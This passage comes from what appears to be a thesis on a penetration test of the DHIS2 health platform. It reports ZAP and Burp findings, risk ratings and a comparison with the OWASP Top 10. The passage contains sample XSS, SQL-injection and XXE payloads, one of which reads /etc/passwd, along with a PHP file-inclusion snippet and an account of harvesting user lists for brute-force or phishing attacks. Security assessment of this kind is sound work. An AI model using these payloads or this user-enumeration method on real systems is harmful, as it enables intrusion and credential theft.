Cross Site Scripting Weakness (Reflected in JSON Response)

We got a lot of alerts raised by ZAP for XSS payloads reflected in the JSON-response of an HTTP request. This was classified as low by ZAP because the response was not in the HTML form. In most cases it was returned in an error message, like this:

```
{
  "httpStatus": "Internal Server Error",
  "httpStatusCode": 500,
  "status": "ERROR",
  "message": "Invalid boolean value [<script>alert(1);</script>]
    "
}
```

Listing 4.17: XSS in JSON Response

It could also be inserted into dataValues, and then seen with a GET request to /dhis/api/DataValues with the correct parameters. We can see that a script is stored in a data value like in this JSON response:

```
 {
        "id":"yiAhmn4q7wJ-HllvX50cXC0",
            "val":"<script>alert(\"1\")<\\script>",
    "com":"true"
  }    ],
```

Listing 4.18: XSS in dataValue

This is potentially dangerous, as mentioned, it relies on the application and the client browser to handle the data correctly and with safety.

We also tested for DOM-based XSS with ZAP and by searching for potentially vulnerable parts of DHIS2 manually. We looked for areas where the application altered the DOM with user-generated input by inspecting the source of the web page. This was done with the inspector tool of the browser. No weaknesses were discovered for this category.

Reflected XSS was mainly left to ZAP because it is effective at manipulating URLs. We did some manual testing by inserting scrips into the URLs, shown in listing 4.19

```
/dhis-web-tracker-capture/index.html#/dashboard?tei=<script>
    alert(xss)</script>&program=IpHINAT79UW&ou=DiszpKrYNg8.
```

Listing 4.19: Reflected XSS Attack

We were not able to discover any vulnerabilities related to reflected or DOM-based XSS.

4.6.7 Testing for Injection Attacks

SQL Injection and other injection attacks are included in the automatic attack performed by ZAP. We got multiple alerts about possible SQL-injections from ZAP. The alerts were all in the same category. ZAP reported two different responses based on the input performed. As with buffer overflow, we recreated the requests with Burp Suite.

First:

```
POST https://pentest.dhis2.org/dhis/dhis-web-event-visualizer/
    HTTP/1.1

svg=&filename=" AND "1"="1" --
```

Then:

```
POST https://pentest.dhis2.org/dhis/dhis-web-event-visualizer/
    HTTP/1.1

svg=&filename=" AND "1"="2" --
```

The compare function was used on both responses, and they were identical, in other words, a false positive.

As ZAPs automatic attack was unsuccessful, the continuation of the process was to identify points of attack, that yielded the highest possibility for a successful manual attack. We identified areas where the application

sends queries to the server. The most promising area of a potential SQL-injection was the feature of DHIS2 called SQLViews. They are special pages where administrators and applications can create custom queries. To test if there were vulnerabilities here, we created a simple query with a wildcard we could access at /api/SQLViews/{id}/data. The wildcard makes it possible for users to add custom options when requesting the page. An example of such a query is:

```
1 SELECT * from '${dataBase}';
```

Listing 4.20: SQLView Example

This SQLView selects all entries in the database supplied in the GET-request like this, /api/sqlViews/{id}/data.json?var=dataBase:dataelement.

We examined the structure of the database, so we knew what tables and column names to try. SQL Injection was tested with ZAP, by manual input, CO2 and SQLMap. CO2 is an extension for Burp Suite creating SQLMap commands with information from Burp Suite, including authorization and different parameters like technologies and verbosity. We pasted these commands into the terminal to test it with SQLMap. In addition to the SQLViews, we tried SQL-injections in every part of DHIS2 we could think of, either by extending URIs or in input-fields but found no successful attacks here.

By examining the databases holding sensitive information like users and tracker data, we saw that data was protected, and we were not able to access them through DHIS2, this was also tested by creating SQLViews.

In other parts of the app, Hibernate is used as an abstraction layer. However, using the same techniques as described above, we did not manage to find any vulnerabilities.

DHIS2 has support for LDAP authentication of users [16], but it was not set up for our implementation, so we did not spend time testing explicitly for LDAP injections.

We also fuzzed input fields with other injection payloads, including XPath and XEE. It was performed with the same fuzzing technique as described in section 4.6.6 on page 57

4.6.8 Testing for XML External Entities

When manually testing for XXE, we used the suggested input provided by the OWASP testing guide for XML injection [54]. It was posted in different

input fields, fuzzed at locations that parsed XML, as creating constants and uploaded as an XML-file.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

Listing 4.21: XML Example. (Source: [54])

In this example, we tried to access the passwd file in location *etc/passwd* on the hosting system.

In most cases we got a similar response to this:

```
<?xml version='1.0' encoding='UTF-8'?><webMessage xmlns="http://
    dhis2.org/schema/dxf/2.0" httpStatus="Conflict"
    httpStatusCode="409" status="ERROR"><message>Undeclared
    general entity "xxe"
 at [row,col {unknown-source}]: [4,71]
 at [Source: (org.apache.catalina.connector.CoyoteInputStream);
    line: 4, column: 72]</message></webMessage>
```

Listing 4.22: XML Injection Response

When using the XML payload above in file upload, the content of the uploaded file is treated as code, but it did not access the passwd-file. The page only shows <*foo*/>.

In the end, there were no successful attacks related to XXE, but accepting XML files in file upload is potentially dangerous, and covered in section 4.6.14 on page 66.

4.6.9 Cookie Strength Analysis

Multiple attributes were checked to analyze the session ID strength.

The session ID was not locked to IP. This was tested by logging in with a user on one device and reusing the cookie on another device. We inserted the session ID into a HTTP request with Burp Suite on another device and resent it. The request was accepted.

The randomness of the session ID was analyzed with Burp Suite, and the result was a strong random session token. To test it, we used the sequencer of Burp Suite. The position of the session ID cookie in the login response of the web-request was marked. Burp Suite then performed multiple logins and collected the session ID for each login. Twenty thousand session IDs were collected. The results of the analysis showed a 32 character long ID

with an estimated entropy of 122 bits. That means that it is practically impossible to guess the session ID. A screen capture of this process can be seen in figure 4.6.




Figure 4.6: Session ID Analysis with Burp Suite

4.6.10 Testing for Hidden Directories and Files

We executed a directory brute force attack with automatic with ZAP through the function *forced browse directory*. The aim was to enumerate and find hidden directories and files. We used a list of directories provided by ZAP that included thousands of potential directory names. We did not find any directories or files that we were not supposed to find.

4.6.11 Testing for User Enumeration

User enumeration is a technique for mapping out valid user credentials. The first approach was to test if the login error message changed based on the provided user credentials. We tested this by checking every combination of valid and invalid usernames and passwords. The response from a failed login attempt from DHIS2 was a response with code 302 with *Location:/dhis/dhis-web-commons/security/login.action?failed=true*, regardless of what we entered in the login form. This means that we could not say with certainty that a user or password exists in the database.

The next process was to test the user creation feature, another common process almost impossible to protect against user enumeration. When

entering a username, DHIS2 sends a POST request to https://pentest.dhis2.org/dhis/api/account/validateUsername with the proposed username. The response is either:

```
{"response":"error","message":"Username is already taken"}
```

or

```
{"response":"success","message":""}
```

So username enumeration is possible through the account creation process. DHIS2 administrators have the possibility of disabling self-registration for user accounts. However, the username check can still be performed, so user enumeration is still possible even if self-registration is disabled.

We also wanted to test for user enumeration with a logged-in user, and then we got interesting results. The API grants full visibility of users and the related username, email, user roles, and user groups. We created a small python program that collected this information by crawling through the different users at https://pentest.dhis2.org/dhis/api/users. The program generated text files that can be used for automating a credential brute force attack or in phishing emails. The source code for this program can be found in the appendix. An excerpt from the file generated by this script can be seen in the listing below.

```

name;username;id;email;userroles;
John Barnes;android;DXyJmlo9rge;john@hmail.com;['Superuser', '
    Data entry clerk', 'Inpatient program', 'TB program', 'M and
    E Officer', 'Facility tracker'];
Guest User;guest;rWLrZL8rP3K;guest@gmail.com;['Guest'];
Donor User;donor;cddnwKV2gm9;N/A;['Superuser'];
Bombali District;bombali;NOOF56dveaZ;N/A;['M and E Officer'];
Portal User;portal;qDNQJROsrzY;N/A;['Guest'];
```

Listing 4.23: User Enumeration Example

4.6.12 Testing for Broken Authentication and Access Control

There is good protection for preventing brute force attacks, if enabled by system administrators. In the System Settings app, we could enable an option that temporarily locks accounts if the wrong password was entered multiple times. The drawback is that with a list of valid usernames, this can enable a variant of a denial of service attack hurting the availability of

the application. An attacker can write a program that continuously tries to log in multiple times on each user and effectively lock all the accounts.

We also tried injection attacks in the username and password fields at the login page to bypass authentication with attempts like:

```
'1' or '1'='1
```

We were unsuccessful at our attempts at breaking the authentication.

To test the access control of DHIS2, we wanted to use the access control function of ZAP. It was challenging to define an exact HTTP response for an unauthorized request as it varies based on if the user is logged in or not. The closest representation definable in ZAP was a response with HTTP response code 302 and the text *Location: https://pentest.dhis2.org/dhis/dhis-web-commons/security/login.action* which indicates the URL the browser should redirect to. This worked for distinguishing a logged-in user from an unauthenticated user. The next step was to manually go through the structure of DHIS2 and flag the parts of the web application not available to an unauthenticated user as *denied* in ZAP. The tool then requests access to every URL mapped by ZAP on behalf of the unauthenticated user and generates a report showing if DHIS2 treated the user according to the predefined rules. This test showed that DHIS2 correctly restricts an unauthenticated user of DHIS2.

For testing the access control for different authenticated users, a manual approach was best suited. A guest, admin, and tracker user included in the demo database was used for this task. They are assigned with different user roles and rights. By manually navigating through DHIS2, we looked for events where the access control was not handled correctly. This was for example done by trying to access the system settings and user administration apps, as the tracker user, or the data entry app as a guest user. We also tried to enter data for organization units we were unauthorized for. Different HTTP methods like PUT, DELETE, POST, and GET were tested with ZAPs repeater function to see if it was possible to perform unauthorized actions.

DHIS2 handled all events as expected, and no vulnerabilities or misconfigurations were identified for access control.

4.6.13 Testing for Logical Errors

To test for logical errors of DHIS2 we used the man in the middle proxies of both Burp Suite and ZAP to examine and manipulate web requests.

The focus here were high risk events as password changes and account creation.

The user has to provide the old password in order to change to a new one. In Burp Suits repeater, the old password was manipulated. The next step was to resend the PUT request and examine the response. The password change was not completed, and DHIS responded with a correct error message.

For the account creation, we tested if DHIS2 accepted input that did not fulfill the rules, as a password with all lowercase letters, or not including a number. All rules were enforced by DHIS2. However, while testing this, we tried to include XSS commands as username, this was accepted, but did not seem to execute while using the app.

Other processes were tested in a similar fashion. We were unsuccessful at finding logical errors.

4.6.14 Testing for Insecure File Upload

We tried different uploading different file-types, including HTML, XML, PHP, CSS, and PDF. All were accepted by DHIS2. To test the extent of the file upload functionality, we downloaded a JavaScript and CSS file as well as the index.html of NRKs web page and uploaded them. We adjusted the source of the JavaScript and CSS file in index.html to the correct API endpoint of DHIS2 before uploading. This was successful and index.html loaded without problems within DHIS2. When we have the ability to upload CSS and JavaScript and use DHIS2 to host it, an example of an attack can be, to upload a clone of the login page for DHIS2 and send the credentials to an attacker-controlled database.

We also uploaded the same file as used in the CSRF attack. This time the request was completed on behalf of the user, and a comment was created.

4.6.15 Testing for Insecure Deserialization

Deserialization is a new addition to the OWASP Top 10 list. The source code review showed that DHIS2 uses serialization in the web application. However, we looked for serialized objects by analyzing the request responses, but nor ZAP or by manual testing, were we able to locate any serialized objects to manipulate. Specifically, we were searching for content type *application/x-java-serialized-object* in HTTP responses, as

suggested in the OWASP Cheat Sheet for Deserialization [46]. Insecure deserialization is rated by OWASP as one of the more technically difficult vulnerabilities to exploit. We did not find a tool that efficiently tests for insecure deserialization. A combination of these factors made us focus our attention on other types of vulnerabilities.

4.6.16 Testing for Remote and Local File Inclusion

We tested this primarily with ZAP as it effectively manipulates URIs. Manually searching for parts of the web application that included filenames as parameters were done as well. In listing 4.24, an example of code where files are included is shown. HTTP requests with for example https:website.com/page/index.html?file= where the file is included in the URI was also searched for.

```
1 $incfile = $_REQUEST["file"];
2 include($incfile.".php");,
```

Listing 4.24: RFI Example (Source: [53])

No results from testing for remote and local file inclusion were found.

4.6.17 Testing for Components with Known Vulnerabilities

To test for components with known vulnerabilities we used OWASPs dependency checker [49]. The source code from the 2.30 branch on github was downloaded at https://github.com/dhis2/dhis2-core/tree/2.30 and dependecy-check was executed as:

```
1 dependency-check -s /dhis2-core-2.30/dhis-2
```

The dependency checker generated a list with 11 dependencies with known vulnerabilities. This does not mean that DHIS2 is vulnerable, but there have been vulnerabilities related to those dependencies. We went through the list, checking the references for each dependency. This was, for example, a GitHub commit message stating that there was an exploit, but not how to exploit it. Another example is that a user could be vulnerable if persuaded to change the mode of CKGeditor to source and the paste specially crafted HTML code into the source field [64].

By testing for components with known vulnerabilities, we established that DHIS2 version 2.30 uses some components with known vulnerabilities, but were unable to exploit them.




Figure 4.7: Stack trace Included in Error Page

4.6.18 Testing for Information Disclosure

While performing attacks on DHIS2, we looked for any response by DHIS2 that contained information that should be hidden from normal users.

On several occasions, while testing DHIS2, we got error messages from DHIS2. Some error messages included server info and stack traces. In figure 4.7 an error response of DHIS2 showing the stack trace in response to the error.

Many HTTP responses included information about the setup. Two examples are *Server: Apache* in the header or an error message like:

```
1 The origin server did not find a current representation for the
    target resource or is not willing to disclose that one exists
    .</p><hr class="line" /><h3>Apache Tomcat/8.5.39 (Ubuntu)</h3
    ></body></html>
```

Listing 4.25: HTTP Response Containing Server Version

Or stack traces like in the internal server error message:

```
1 httpStatus: "Internal Server Error",
2 httpStatusCode: 500,
3 status: "ERROR",
4 message: "Failed to convert from type [java.lang.String] to type
    [@org.springframework.web.bind.annotation.RequestParam org.
    hisp.dhis.datastatistics.DataStatisticsEventType] for value
    '/favorites.json'; nested exception is java.lang.
    IllegalArgumentException: No enum constant org.hisp.dhis.
    datastatistics.DataStatisticsEventType./favorites.json"
```

```
}
```

Listing 4.26: HTTP Response Containing Stack Trace

4.6.19 Logging

I looked at the logs to see how different events and actions were handled by DHIS2. In listing 4.27, the log of *dhis.log* is shown. In this example, the admin user is logged in and performs the actions. Here we can see that a comment in the app interpretations was updated, a runtime exception occurred, and information regarding the database was logged. In addition to manually navigating the web app, ZAP was used to generate traffic on DHIS2, and we could then monitor how the log behaved in real-time with the UNIX command:

```
sudo tail dhis.log -f
```

This command displays the last ten lines of a file continuously.

All major activity is logged, but it is up to administrators to review, interpret, and handle the log. There exist multiple log files, including catalina.out, the standard log file of tomcat servers.

```

* INFO 2019-10-22 08:40:25,377 'admin' update org.hisp.dhis.
    interpretation.Interpretation, name: dxonW4Vapxq, uid:
    dxonW4Vapxq (AuditLogUtil.java [tomcat-http-6])
* WARN 2019-10-22 08:40:43,310 Resolved [java.lang.
    RuntimeException: java.lang.reflect.InvocationTargetException
    ] (AbstractHandlerExceptionResolver.java [tomcat-http-9])
* INFO 2019-10-22 08:40:52,440 Table exists SQL: select count(
    table_name) from information_schema.tables where table_name =
     'analytics_2019' and table_type = 'BASE TABLE' (
    JdbcPartitionManager.java [tomcat-http-8])
* INFO 2019-10-22 08:41:22,466 Org unit data set association
    map SQL: select ou.uid as ou_uid, array_agg(ds.uid) as ds_uid
     from datasetsource d inner join organisationunit ou on ou.
    organisationunitid=d.sourceid inner join dataset ds on ds.
    datasetid=d.datasetid where (ou.path like '/ImspTQPwCqd%')
    and ds.datasetid in
    (490350,363642,359414,360545,377538,1149441,861746,861766,
1151032,1151033,1153709,217115,359593,1148628,394131,543073,
377537,359711,1151444,239776,423999,889335,889826,910287) group
    by ou_uid (HibernateOrganisationUnitStore.java [tomcat-http
    -2])
```

Listing 4.27: Excerpt from dhis.log

4.7 Summary

In this section I have shown the process on vulnerability assessment and penetration test from information gathering to executing attacks. The next chapter concerns the results of the process described in this chapter.

Chapter 5

Results

In this chapter, I will describe the results of our penetration testing and give an estimation of the risk related to each vulnerability. Since DHIS2 is a live system, some discretion in the presentation of the results will be shown. For some vulnerabilities, I will not disclose the exact location of it and the exact method we used to exploit it.

In table 5 on the next page, the results are presented with associated risks. Later in the chapter, I will explain how these ratings were set. We found six security issues in total distributed between the categories input validation and sanitization, and information disclosure.

5.1 Risk Rating

Risk is defined as likelihood multiplied by impact. The next step in the penetration testing process was to determine the impact and likelihood of the results. I have used the methodology described in 3.6 on page 31. In tables A.1, A.2, A.3, and A.4 in the appendix, you can see the factors and associated weights I have used to calculate the severity of the risks [12].

Risk rating depends on many different things and is often done in cooperation with the organization and by multiple people. This is my individual rating and serves as an educated guess on the risk involved with these security issues. I have to assume the worst-case scenario. As previously mentioned, DHIS2 is an application within the health sector, storing sensitive information. I have also established that this is a target likely to be attacked. In a worst-case scenario, the threat is a large group of technically skilled hackers, and a successful breach has a potential high reward for attackers.

Issue	Description	Severity
CSS Injection	On same spots as XSS, it is at least possible to manipulate the appearance of DHIS2	MEDIUM
User Enumeration	User enumeration is possible through the account creation mechanism, even if self-registration is disabled. All logged-in users can easily find all usernames, related emails and what role and organization unit they belong to.	MEDIUM
Error Message Disclosure	Application Error messages contain information about server and sometimes stack trace.	MEDIUM
Input Validation at Administrator Level	With admin rights it is possible to write code into footers of login page.	HIGH
Unrestricted File Upload	Possible to upload different potentially malicious files.	CRITICAL
XSS in App	Improper input validation and sanitization causes DHIS2 to accept malcious input in two different apps.	CRITICAL

Table 5.1: Overview Over Discovered Vulnerabilities

5.2 Information Disclosure

Similar to the ethical hacking methodology, attackers collect as much information on the target as possible. As DHIS2 is open-source, there is a lot of information easily available from documentation and the source code repository GitHub. This makes it a special case in terms of information disclosure, as so much is publicly available. This information can reduce the time to discover vulnerabilities dramatically for both attackers, developers, and other users. In the penetration process, we discovered two vulnerabilities related to information disclosure, user enumeration through the API, and improper error handling.

5.2.1 Risk Rating - User Enumeration

For an unauthenticated user, it is possible to enumerate users. To discover the request that checks if a username is valid, is not obvious if self-registration is disabled. For an authenticated user, additional information like usernames, user groups, emails, and similar can be gathered directly from the API. This information can be used to create effective brute forcing lists and for finding high-value targets like system administrators. It is possible to sell that list to other attackers. We developed a small python program, that gathered user data and generated a text file of that data. I have rated it as an inside attack.

Likelihood:

Threat Agent:

- Skill: 3 (Some technical skills)
- Motive: 4 (Possible reward)
- Size: 6 (Authenticated users)
- Opportunity: 7 (Requires some access)

Vulnerability:

- Ease of discovery: 7 (Easy)
- Ease of exploit: 9 (Automated tools)

- Awareness: 4 (Hidden)
- Intrusion Detection: 8 (Logged without review)

The overall likelihood is then $\frac{48}{8} = 6$ which translates to HIGH

Impact:

Technical Impact Factors

- Loss of confidentiality: 3 (Minimal sensitive data disclosed)
- Loss of integrity: 1 (Minimal slightly corrupt data)
- Loss of availability 1 (Minimal secondary services interrupted)
- Loss of accountability: 9 (Completely anonymous)

Business Impact Factors

- Financial Damage: 1 (Less then the cost to fix)
- Reputational Damage: 1 (Minimal damage to reputation)
- Non-compliance: 1 (Minor violation)
- Privacy violation: 5 (A couple of hundred)

The overall impact is then $\frac{22}{8} = 2.75$ which translates to LOW.

Severity of risk:

The estimated risk for user enumeration is $HIGH * LOW = MEDIUM$

5.2.2 Risk Rating - Error Message Disclosure

An attacker can get information about possible flaws and hints towards vulnerable parts of the application. It does not mean that an attacker will get useful information, but the possibility exists. Anyone can set up an implementation of DHIS2 and test freely. A minimum of resources is needed to set it up, and users can also get the same errors in a live implementation. The impact of error message disclosure is difficult to determine. We were not able to take advantage of it, but more skilled attackers may. This issue will have a minimal direct effect on DHIS2.

Based on that, I have rated it as follows:

Likelihood:

Threat Agent:

- Skill: 9 (Penetration testing skills)
- Motive: 4 (Possible reward)
- Size: 9 (Anonymous internet users)
- Opportunity: 9 (No access or resources required)

Vulnerability:

- Ease of discovery: 7 (Easy)
- Ease of exploit: 9 (Automated tools)
- Awareness: 6 (Obvious)
- Intrusion Detection: 0 (Not applicable)

The overall likelihood is estimated as $\frac{53}{8} = 6.625$, which translates to HIGH.

Impact:

Technical Impact Factors

- Loss of confidentiality: 2 (Minimal non-sensitive data disclosed)
- Loss of integrity: 0 (None)
- Loss of availability: 0 (None)
- Loss of accountability: 9 (Completely anonymous)

Business Impact Factors

- Financial Damage: 1 (Less then the cost to fix)
- Reputational Damage: 1 (Minimal damage to reputation)

- Non-compliance: 0 (None)
- Privacy violation: 0 (None)

The overall impact is calculated to $\frac{13}{8} = 1.625$ which translates to LOW

Severity of risk:

The overall risk is $HIGH * LOW = MEDIUM$

5.3 Input Validation and Sanitization

We found several security issues under the category input validation and sanitization. We found two XSS vulnerabilities, input validation at administrator level, unrestricted file upload, and CSS-injection. All of them were the case of DHIS2 failing to validate the input provided by the user correctly. In two of the XSS cases, one would need an authorization level higher than a guest, all of the vulnerabilities requires access to a logged-in user.

5.3.1 Risk Rating - XSS in App

The XSS vulnerabilities are all in the category stored XSS. They are accepted by the server as valid user input and then executed in the browser as part of the web application. In one case, it was stored on the server and did not run until we did certain tasks. I will not go into detail as that would show exactly where and how to exploit DHIS2. If we compare to the OWASP top 10, this is the seventh-highest risk of web applications.

There no need for any special resources to execute XSS. The one limitation for this attack is that the opportunity is limited to logged in access to DHIS2. The vulnerability is relatively easy to discover. XSS is easy to exploit, and attackers are all aware of XSS possibilities.

All data is potentially disclosed, all data is possibly deleted, and services could be shut down. XSS compromises DHIS2 in various ways and can be used to extract information, create new users, change passwords, among others. If we look at it in the light of the CIA triad, it is safe to say that XSS affects confidentiality, integrity, and availability. With XSS, an attacker can create new users with administrator privileges and access restricted information, affecting confidentiality. Make changes to a user's account

and alter data on the page, affecting integrity. DHIS2 protects itself from session hijacking by using the HTTP ONLY option, so we were not able to extract the session ID. Other than that, I found no limitations on what was possible.

Likelihood:

Threat Agent

- Skill: 9 (Security penetration skills)
- Motive: 9 (High reward)
- Size: 9 (Anonymous internet users)
- Opportunity: 7 (Some access or resources required)

Vulnerability

- Ease of discovery: 7 (Easy)
- Ease of exploit: 5 (Easy)
- Awareness: 9 (Public knowledge)
- Intrusion Detection: 8 (Logged without review)

Likelihood is calculated to $\frac{63}{8} = 7.875$ which translates to HIGH

Impact:

Technical Impact Factors

- Loss of confidentiality: 9 (All data disclosed)
- Loss of integrity: 9 (All data totally corrupt)
- Loss of availability: 9 (All services completely lost)
- Loss of accountability: 9 (Completely anonymous)

Business Impact Factors

- Financial Damage: 7 (Significant effect on annual profit)

- Reputational Damage: 9 (Brand damage)
- Non-compliance: 7 (High profile violation)
- Privacy violation: 9 (Millions of people)

Impact is calculated to $\frac{68}{8} = 8.5$ which translates to HIGH

Severity of risk:

Overall risk is calculated to $HIGHxHIGH = CRITICAL$

5.3.2 Risk Rating - CSS Injection

On the same locations that we discovered XSS attacks, we were able to alter the appearance of DHIS2 through inserting CSS code. This attacks the integrity of the web application. Any individual that has access to a logged-in user is able to take advantage of this. There is little to gain from an attacker's point of view, but skilled attackers may find a way to exploit this to steal information. I will rate it on the basis of what we were able to accomplish.

Likelihood:

Threat Agent

- Skill: 9 (Security penetration skills)
- Motive: 4 (Possible reward)
- Size: 6 (Authenticated users)
- Opportunity: 7 (Some access required)

Vulnerability

- Ease of discovery: 7 (Easy)
- Ease of exploit: 5 (Easy)
- Awareness: 4 (Hidden)
- Intrusion Detection: 8 (Logged without review)

Likelihood is calculated to $\frac{50}{8} = 6.25$ which translates to HIGH

Impact:

Technical Impact Factors

- Loss of confidentiality: 2 (Minimal non-sensitive data disclosed)
- Loss of integrity: 3 (Minimal seriously corrupt data)
- Loss of availability: 0 (None)
- Loss of accountability 7 (Possibly traceable)

Business Impact Factors

- Financial Damage: 1 (Less than the cost to fix the vulnerability)
- Reputational Damage: 1 (minimal damage)
- Non-compliance: 2 (Minor violation)
- Privacy violation: 0 (None)

Impact is calculated to $\frac{16}{8} = 2$ which translates to LOW

Severity of risk:

Overall risk is calculated as $HIGH * LOW = MEDIUM$

5.3.3 Risk Rating - Unrestricted File Upload

Users can upload files of different types. This includes JavaScript, XML, HTML, images, and PDF-files. This can be used to upload malicious code, for example, in combination with a cross-site scripting attack. An example is uploading a keylogger and load it on a page with XSS. To exploit this, we need to be logged in and have access to apps that allows for uploading files. We were also able to upload multiple files that worked together. It is then possible to host powerful web pages internally.

Likelihood:

Threat Agent

- Skill: 5 (Advanced computer users)
- Motive: 9 (High reward)
- Size: 8 (Authenticated users)
- Opportunity: 7 (Some access)

Vulnerability

- Ease of discovery: 7 (Easy)
- Ease of exploit: 5 (Easy)
- Awareness: 4 (Hidden)
- Intrusion Detection: 8 (Logged without review)

Likelihood is calculated to $\frac{63}{8} = 7.875$ which translates to HIGH

Impact:

Technical Impact Factors

- Loss of confidentiality: 9 (All data disclosed)
- Loss of integrity: 9 (All data totally corrupt)
- Loss of availability: 7 (Extensive primary services interrupted)
- Loss of accountability: 7 (Possibly traceable)

Business Impact Factors

- Financial Damage: 5 (Minor effect on annual profit)
- Reputational Damage: 9 (Brand damage)
- Non-compliance: 7 (High profile violation)
- Privacy violation: 9 (Millions of people)

Impact is calculated to $\frac{62}{8} = 7.75$ which translates to HIGH.

Severity of risk:

The overall risk is calculated as $HIGH * HIGH = CRITICAL$.

5.3.4 Risk Rating - Input Validation at Administrator Level

This issue makes it possible to alter the login page by adding code, either HTML or JavaScript. This is an intended feature, but I consider this an input validation vulnerability because the feature is not limited to the intended purpose. The issue is hidden within the levels only possible to access as administrator. If found, it would be relatively easy to exploit. By exploiting this feature, attackers may redirect the visitors to other pages, for example, an attacker-controlled clone of DHIS2 used in a similar way as in a phishing attack to steal user credentials.

Likelihood:

Threat Agent

- Skill: 9 (Security penetration skills)
- Motive: 9 (Possible reward)
- Size: 9 (Anonymous internet users)
- Opportunity: 3 (Special access or expensive resources required)

Vulnerability

- Ease of discovery: 3 (Difficult)
- Ease of exploit: 5 (Easy)
- Awareness: 9 (Public knowledge)
- Intrusion Detection: 8 (Logged without review)

Likelihood is calculated to $\frac{55}{8} = 6.5$ which translates to HIGH

Impact:

Technical Impact Factors

- Loss of confidentiality: 0 (None)
- Loss of integrity: 3 (Minimal seriously corrupt data)
- Loss of availability: 7 (Extensive primary services interrupted)

- Loss of accountability: 7 (Possibly traceable)

Business Impact Factors

- Financial Damage: 3 (Minor effect on annual profit)
- Reputational Damage: 5 (Loss of goodwill)
- Non-compliance: 7 (High profile violation)
- Privacy violation: 0 (None)

Impact is calculated to $\frac{32}{8} = 4$ which translates to MEDIUM

Severity of risk:

The overall risk is calculated to $HIGH * MEDIUM = HIGH$

5.4 Summary

To summarize, we have found six vulnerabilities in categories of information disclosure and input validation and sanitization. They range from MEDIUM to CRITICAL in terms of risk. Three are classified as MEDIUM, one as HIGH, and two as CRITICAL. The results are discussed in the next chapter.

Chapter 6

Discussion

I examined DHIS2 with an automatic vulnerability scanner and attacker. A vulnerability assessment and penetration testing were performed. I attacked DHIS2 manually with methods described in Ray Balochs *Introduction to Ethical Hacking and Penetration Testing* [2] and the OWASP Testing Guide [53, 54]. Finally, I used the risk rating methodology to estimate the severity of the results. The combination of these methods were used to answer my research questions.

My research questions were:

- How does DHIS2 perform against the OWASP Top 10 security risks?
- Does the OWASP Top 10 list reflect the security risks of DHIS2?

6.1 Results Compared to OWASP Top 10

The basis for this thesis was the Top 10 list from OWASP. In this section, I will go through each category and summarize the findings for each entry on the list.

1. **Injection:** Injection tops the list and serves as the most significant security risk for web applications. OWASP ZAP alerted about possible SQL-injections, but when tested manually, they were classified as false positives. The SonarQube code scan highlighted areas where DHIS2 accepts input, where the developers must make sure that it is handled correctly.

   In the penetration test done for this thesis, we were not able to find vulnerabilities related to command injection. However, many

examples of potentially vulnerable injection input were accepted. My evaluation of DHIS2 for the entry Injection is sufficient, but with some weaknesses.

2. **Broken Authentication**

   Password policy is chosen by the system administrators of each implementation. DHIS2 has the possibility of a strong password policy with protection against credential brute forcing. Administrators have an option for limiting the number of login attempts for a specific user. There is also an option for 2-factor authentication, but that was not active for our implementation.

   Session ID analysis showed a strong ID 32 characters long and with 122 bits of entropy. The session-ID changed for each login.

3. **Sensitive Data Exposure**

   We found no sensitive information exposure without authorization. A logged-in user has the ability to enumerate other users, including PII as name, username, and email. This is not directly sensitive data, but explicitly mentioned in the Top 10 report under sensitive data exposure [51]. The tables of the database with sensitive information were protected from direct access. As long as implementations of DHIS2 utilizes HTTPS, data will be protected in transit.

4. **XML External Entities**

